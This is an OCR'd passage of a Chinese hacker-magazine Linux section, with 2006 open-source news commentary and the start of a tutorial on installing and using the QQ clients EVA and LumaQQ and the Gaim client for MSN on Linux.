


图3 针对指定用户进行配额设置

编辑点评：这个方法有点极端，一旦这样设置了会出现许多小麻烦。建议还是一步步作好权限的设置即可。

火辣辣的8月来了！虽说是闷热难耐，但终究夏季是最好的季节啊！MM们的风采都在此时奉献出来了！嗷嗷待哺的GG们可别光顾着逛街看MM啊！《黑客手册》可是不能忘记的！夏季也轮到《黑客手册》展现风采了，光彩夺目的我们绝对不亚于游泳池的MM……

扯远了，我们回到窗外吧！本期给各位小菜精心准备了Linux下聊天软件的全面介绍，让你不再寡言少语！这可是小编为大家准备的礼物哦！而DHCP的建设依然来满足那些老鸟们。赶快来目睹我们的风采吧！

Linews

播报员：lala

上个月的linews充满了火药味，这个月呢？令人惊讶的是，在过去的一个月中，"和平"成了主要话题。不但没听说开源界有内讧，以前一直让人感觉是开源对头的微软居然也开始投入开源的怀抱了。不但大力支持，还以身作则，自己开了一个开源网站。另外一个方面开源的工作者们可没有休息，Firefox 2的开发进度越来越快了，越来越多的bug也让那些除虫专家们开始忙活起来了。让我们来看看都有哪些新看点吧！

微软赞助开源项目 Office可转化为ODF格式

微软表示，他们计划赞助一个开源软件项目，以便让它能够将Office文件转化为OpenDocument格式。软件巨人星期四在SourceForge.net代码共享网站上发起了Open XML Translator项目。

这个软件由微软在法国的合作伙伴Clever Age开发，它可以让用户使用微软的Office打开，保存OpenDocument格式的文件。微软表示，由于需求不大，它不会完全地在Office中实现OpenDocument格式的功能，而是利用第三方的软件实现。微软整合与标准部的总经理Tom Robertson说，一些政府机构的客户敦促他们提供微软自已的XMLOffice格式与OpenDocument格式的互通。

微软XML架构部的总经理Jean Paoli透露，微软计划到今年年底之前，为Office 2007提供这样一个Word插件，明年，Excel和PowerPoint也将实现这样的转化功能。

lala 上期中我们提到，获得了标准并不代表获得了用户、胜利。它只是一个标准，但在这则新闻中则肯定OpenDocument格式所取得的地位。在lala印象里这是MSOffice少有的对其他格式采用兼容的方案。这一举在客观上方便了Linux与Windows之间的沟通。你再也不用为了书写文档而使用特定的操作系统了。(OpenOffice也有Windows版本。)而仅因这一点，很多人都可以"完全在Linux下工作"了。而近来微软在开源方面的努力还不止这些，我们接着看！

近5年Linux受攻击翻番 苹果系统成最大目标

安全专家声称，2005全年针对开源操作系统Linux的恶意攻击数量比前一年增加了一倍。

数据显示，2005年总共发现了863种针对Linux的恶意软件，而2004年这一数字为422。病毒分析师解释道："这并不奇怪，因为Linux是最流行的Unix类操作系统。"与此相比，2005年Windows面临的恶意攻击问题要严重得多，仅仅2005下半年就发现了将近11000种Windows病毒和蠕虫。不过，安全专家认为，苹果公司的操作系统将在2006年取代Windows成为最大的受攻击目标。

lala Linux下的漏洞实在是太多了！比较而言，关心的人少，所以攻击软件也少许多。大家不要看新闻中说的"攻击翻倍"，实际上bug的数量几乎和windows一样多，但病毒的绝对值呢？当然，由于系统设计本身的安全性，即使在bug如此多的系统中，想设计攻击软件也并非容易的事情。但随着linux越来越被人关注，病毒的数量也会越来越多。到时我们又要面对更多的问题：杀毒软件的使用、新出的防火墙……。据说金山毒霸已经出了手机的杀毒软件！想必杀毒软件厂商们也是跃跃欲试吧。

Firefox 2.0的两项新特性亮相

CyberNew为我们提供了Firefox 2.0的两项新特性说明："Undo Close Tab"（撤销关闭标签）以及"Scrolling Tabs"（标签滚动条）。

通过"Undo Close Tab"功能，用户可以非常方便地恢复不小心关闭的标签窗口。"Scrolling Tabs"则是为那些动辄就开数十个标签的用户准备的，在1280 × 800的屏幕上，一般只开10个Firefox标签就要到第二行。

值得一提的是，以上两个功能只是为了帮助PC初学者尽快熟悉Firefox，对于Firefox老用户来说其实没有任何价值——我们有扩展，扩展就是一切。

Firefox最大的魅力便在于插件，最大的前进动力则在于——全球开源工作者们。

lala Firefox已经是lala的首选浏览器，当然还有很多方面的不足，比如内存占用，反应速度等。但在实际使用中绝对是工作效率最高的浏览器了。通过各式各样的扩展，所实现的功能，只有你想不到的，没有它做不到的。强大的中文社区的支持，方便了新手的快速使用和学习。http://www.mozine.org/

转变形象！微软开源官方网站上线

微软专为开源开发者提供的官方网站终于正式上线——www.CodePlex.com。微软将在新网站上提供大量微软旗下的开源授权代码，允许用户浏览和下载。

目前CodePlex.com依旧处于测试阶段，微软建立该站旨在改变以往的"反开源"形象，和开源社区进行更多交流与合作。目前微软已经提供的开源代码包括Atlas AJAX开发工具套装以及Iran Python Beta 1。

CodePlex.com只是微软开源计划的步骤之一，微软希望通过推广开源内容让开发人员更熟悉微软的软件架构，促进潜在开发/购买力。CodePlex采用微软Visual Studio 2005 Team Foundation Server建立。

lala 或许有人说，微软开放了那一点点代码能有什么用呢？你能再编写一个同样的产品么？不可能！其实哪怕把windows 99%的代码给我们，也未必能出一个开源Windows。但是肯定的是，微软已经开始重视开源群体以及他们的作用。近两年开源所取得的胜利是前所未有的。在操作系统上Linux 2.6的发布赢来了不少掌声。软件上Firefox的冲击也让微软醒悟了不少。在经过一番打击而并无明显效果的情况下，微软开始采取亲和的策略是必然的。只希望这种亲和式样的合作能够有实实在在的让用户享福的产品出现。

全面玩转Linux下聊天软件

青蛙王子 latteye

众位小菜最急需解决的问题恐怕就是Linux的如何与外界沟通了。否则遇到问题如何求救呢？好多小菜进了Linux做的第一件事情恐怕就是去双击QQ.exe了……让人遗憾的是，exe文件默认情况下是无法在Linux下使用的，接着大家就开始google了。“Linux QQ”……

本文就带你全面通透Linux下的聊天软件，作为超经典必修课！大家一定要多买两本杂志送给亲朋好友哦！居家必备！

一、QQ

1.EVA

最近一段时间由云帆编写的EVA可真是红透了半边天啊！它使用方便，几乎不需要配置就可以立即使用。在此lala强烈推荐给大家！

首先我们下载来最新的软件二进制版本。(光盘中不但提供了二进制版本，还提供了几个常见发行版本的的rpm软件包。)EVA在http://www.linuxfans.org有专栏，推荐到那里下载(图1)。EVA是基于KDE的QT的，如果你没有安装KDE则无法使用。




图1 使用wget下载eva

得到了tar.bz2的压缩包。使用命令tar jxvf filename来解压缩。接着进入解压缩后的目录。

(1) 进入eva目录，输入

./configure --prefix=`kde-config --prefix`

(2) 成功后，输入

make

开始编译，这大概要7、8分钟的样子，取决于机器的性能。

(3) 输入

su

make install

将安装Eva到KDE系统中。

经过几分钟的安装，EVA就可以直接使用了。在命令行下直接输入eva，就会出现登录框（图2）。

输入号码密码就可以登录咯(图3)。聊天窗口（图4）。




图2 EVA登录界面




图3 登录后窗口样




图4 聊天窗口

2.lumaqq

lumaqq的大本营在http://lumaqq.linuxsir.org/main/。lumaqq是一款基于java的软件，所以具有非常好的移植性，通常我们下载下来软件包就可以直接运行了，无须安装。下载带有jre的2005版本。然后再安装作者提供的patch。

得到了两个文件，一个是带jre的2005初始安装包，另外一个是最新的patch。将两个包解压缩，把patch内的文件覆盖安装包内lib目录下的文件即可。




图5 lumaqq登录窗

接着直接双击安装包内lumaqq文件就可以运行了。(图5)

好友窗口以及聊天窗口与腾讯QQ极为相似，非常容易上手。(图6)(图7)




图7 聊天窗口




图6 好友窗口

好了，关于QQ的使用就介绍到这里，虽然还有gaim配合OpenQ的方法，但如今在使用上已经不方便了，所以不介绍了。

二、MSN

如果QQ是面对广大百姓，那么MSN则是上班族宠爱了。一来必须通过邮件地址才能相互加为好友，避免了不必要的打扰，二来很多公司都屏蔽了QQ，所以MSN如今也是不可缺少的聊天工具。

1.Gaim　Gaim是一款全功能的IM，它通过众多的协议支




图8 gaim初次打开

持，来实现几乎所有的聊天软件。

我们可以在http://gaim.sourceforge.net/下载到最新的版本1.5.0。最新的FC也已经自带了。由于是一款linux下普及率相当高的软件，就不介绍安装了。

（1）初次使用gaim，会出现登入窗口、添加账户窗口。（图8）

（2）选择协议为MSN，用户名为你MSN登录账号。别名写入你的昵称，勾上自动登录，记住密码（图9）。点击保存。




图10 账户配置


